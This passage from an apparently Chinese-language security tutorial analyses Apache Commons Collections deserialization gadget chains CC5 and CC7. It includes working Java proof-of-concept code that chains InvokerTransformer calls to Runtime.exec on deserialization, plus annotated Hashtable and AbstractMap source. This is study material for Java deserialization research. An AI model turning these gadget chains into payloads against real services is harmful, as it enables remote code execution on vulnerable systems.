PriorityQueue priorityQueue = new PriorityQueue<>(transformingComparator);
//改为 templates
priorityQueue.add(templates);
priorityQueue.add(2);
Class c = transformingComparator.getClass();
Field transformerField = c.getDeclaredField("transformer");
transformerField.setAccessible(true);
//改为 invokerTransformer
transformerField.set(transformingComparator, invokerTransformer);
serialize(priorityQueue);
unserialize("ser.bin");
}
public static void serialize(Object obj) throws IOException {
ObjectOutputStream oos = new ObjectOutputStream(new FileOutputStream("ser.bin"));
oos.writeObject(obj);
}
public static Object unserialize(String Filename) throws IOException, ClassNotFoundException{
ObjectInputStream ois = new ObjectInputStream(new FileInputStream(Filename));
Object obj = ois.readObject();
return obj;
}
}
|

CC5#
分析:#


CC5 的起点变成了 BadAttributeValueExpException,调用的是 TiedMapEntry.toString ,之后便是 LazyMap.get(CC1-LazyMap/CC6)。
这里从正向走比较方便,如果从 LazyMap.get 出发,会用很多调用 get 方法的类,不好找。
来到 BadAttributeValueExpException 类,跟进 toString() 方法

这里的 toString() 方法要找到调用它的类,然后就找到了 TiedMapEntry 类中调用的 toString


getValue 调用了 map.get,后续便是 LazyMap 调用 get。
POC:#
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
| package com.CC5;
import org.apache.commons.collections.Transformer;
import org.apache.commons.collections.functors.ChainedTransformer;
import org.apache.commons.collections.functors.ConstantTransformer;
import org.apache.commons.collections.functors.InvokerTransformer;
import org.apache.commons.collections.map.LazyMap;
import org.apache.commons.collections4.keyvalue.TiedMapEntry;
import javax.management.BadAttributeValueExpException;
import java.io.*;
import java.lang.reflect.Field;
import java.util.HashMap;
import java.util.Map;
public class CC5Test {
public static void main(String[] args) throws Exception {
// CC1-LazyMap
Transformer[] transformers = new Transformer[]{
new ConstantTransformer(Runtime.class),
new InvokerTransformer("getMethod", new Class[]{String.class, Class[].class}, new Object[]{"getRuntime", null}),
new InvokerTransformer("invoke", new Class[]{Object.class, Object[].class}, new Object[]{null, null}),
new InvokerTransformer("exec", new Class[]{String.class}, new Object[]{"calc"})
};
ChainedTransformer chainedTransformer = new ChainedTransformer(transformers);
HashMap map = new HashMap();
Map lazymap = LazyMap.decorate(map, chainedTransformer);
TiedMapEntry tiedMapEntry = new TiedMapEntry(lazymap,"key");
tiedMapEntry.toString();
BadAttributeValueExpException badAttributeValueExpException = new BadAttributeValueExpException(null);
//反射修改 BadAttributeValueExpException 的 val 值
Class c = Class.forName("javax.management.BadAttributeValueExpException");
Field val = c.getDeclaredField("val");
val.setAccessible(true);
val.set(badAttributeValueExpException,tiedMapEntry);
serialize(badAttributeValueExpException);
unserialize("ser.bin");
}
public static void serialize(Object obj) throws IOException {
ObjectOutputStream oos = new ObjectOutputStream(new FileOutputStream("ser.bin"));
oos.writeObject(obj);
}
public static Object unserialize(String Filename) throws IOException, ClassNotFoundException{
ObjectInputStream ois = new ObjectInputStream(new FileInputStream(Filename));
Object obj = ois.readObject();
return obj;
}
}
|
CC7#
分析:#

CC7 的入口点变成了: HashTable.readObject
HashTable 中的 readObject 调用了 reconstitutionPut


reconstitutionPut中调用了 equals ,

因为 LazyMap 不存在 equals 方法,然后找到它的父类 AbstractMapDecorator 调用 equals

找到 AbstractMap.equals 中调用了 get 方法
构造POC:#
AbstractMap.equals#
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
| public abstract class AbstractMap<K,V> implements Map<K,V> {
...
public boolean equals(Object o) {
//判断传入的是否为同一对象
if (o == this)
return true;
//类型检查
if (!(o instanceof Map))
return false;
Map<?,?> m = (Map<?,?>) o;
//比较两个 map 的 size()
if (m.size() != size())
return false;
try {
//entrySet() 的迭代器,用于遍历所有键值对(Entry<K,V>)
Iterator<Entry<K,V>> i = entrySet().iterator();
//遍历每一个映射条目,取出 key 和 value,准备与另一个 map m 中对应的值做比较
while (i.hasNext()) {
Entry<K,V> e = i.next();
K key = e.getKey();
V value = e.getValue();
if (value == null) {
//value == null 进入
if (!(m.get(key)==null && m.containsKey(key)))
return false;
} else {
if (!value.equals(m.get(key)))
return false;
}
}
} catch (ClassCastException unused) {
return false;
} catch (NullPointerException unused) {
return false;
}
return true;
}
...
}
|
Hashtable.reconstitutionPut#
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
| private void reconstitutionPut(Entry<?,?>[] tab, K key, V value)
throws StreamCorruptedException
{
if (value == null) {
throw new java.io.StreamCorruptedException();
}
// Makes sure the key is not already in the hashtable.
// This should not happen in deserialized version.
//计算 key 的哈希值
int hash = key.hashCode();
//% tab.length 将哈希值映射到数组索引范围
int index = (hash & 0x7FFFFFFF) % tab.length;
//从 tab[index] 中将 Entry 放入循环
for (Entry<?,?> e = tab[index] ; e != null ; e = e.next) {
//先 e.hash == hash,比较已有元素和新元素的hash是否相同
//一样之后,接着调用 e.key.equals(key),比较已有元素的key和新的key是否相同
if ((e.hash == hash) && e.key.equals(key)) {
//如果 key重复,抛出异常
throw new java.io.StreamCorruptedException();
}
}
// Creates the new entry.
@SuppressWarnings("unchecked")
Entry<K,V> e = (Entry<K,V>)tab[index];
tab[index] = new Entry<>(hash, key, value, e);
count++;
}
|
**注意:首先满足 value != null,之后满足俩个元素的 hash 值相同,然后在判断 key 是否重复时触发 equals 方法 **
HashTable.readObject#
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
| private void readObject(java.io.ObjectInputStream s)
throws IOException, ClassNotFoundException
{
// Read in the length, threshold, and loadfactor
s.defaultReadObject();
// Read the original length of the array and number of elements
int origlength = s.readInt();
int elements = s.readInt();
// Compute new size with a bit of room 5% to grow but
// no larger than the original size. Make the length
// odd if it's large enough, this helps distribute the entries.
// Guard against the length ending up zero, that's not valid.
int length = (int)(elements * loadFactor) + (elements / 20) + 3;
if (length > elements && (length & 1) == 0)
length--;
if (origlength > 0 && length > origlength)
length = origlength;
table = new Entry<?,?>[length];
threshold = (int)Math.min(length * loadFactor, MAX_ARRAY_SIZE + 1);
count = 0;
// Read the number of elements and then all the key/value objects
//反序列化
for (; elements > 0; elements--) {
@SuppressWarnings("unchecked")
K key = (K)s.readObject();
@SuppressWarnings("unchecked")
V value = (V)s.readObject();
// synch could be eliminated for performance
reconstitutionPut(table, key, value);
}
}
|
构造:#
ysoserial:

结合上述代码的分析,ysoserial 这里要写 俩个 put 的作用便是:
在 Hashtable 放入俩个 lazyMap ,制造“冲突”,迫使他们进入
1
2
3
4
5
| for (Entry<?,?> e = tab[index] ; e != null ; e = e.next) {
if ((e.hash == hash) && e.key.equals(key)) {
throw new java.io.StreamCorruptedException();
}
}
|
同时要让俩个元素的哈希值相同【(e.hash == hash)】,然后就会触发 key.equals() 的比较。
而 equals() 内部会调用到 LazyMap.get(),最终触发 transformerChain 执行恶意代码
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
| //首先创建俩个map
Map hashMap1 = new HashMap();
Map hashMap2 = new HashMap();
//俩个元素的hash值一样
Map lazyMap1 = LazyMap.decorate(hashMap1, chainedTransformer);
lazyMap1.put("yy", 1);
Map lazyMap2 = LazyMap.decorate(hashMap2, chainedTransformer);
lazyMap2.put("zZ", 1);
Hashtable hashtable = new Hashtable();
hashtable.put(lazyMap1, 1);
hashtable.put(lazyMap2, 1);
// 这里的问题在urldns 和 CC6 中均有提及
//https://www.yuque.com/taohuayuanpang/qxcvxi/qvul6kkfwvcanocn#ZLUWn
lazyMap1.remove("yy");
|

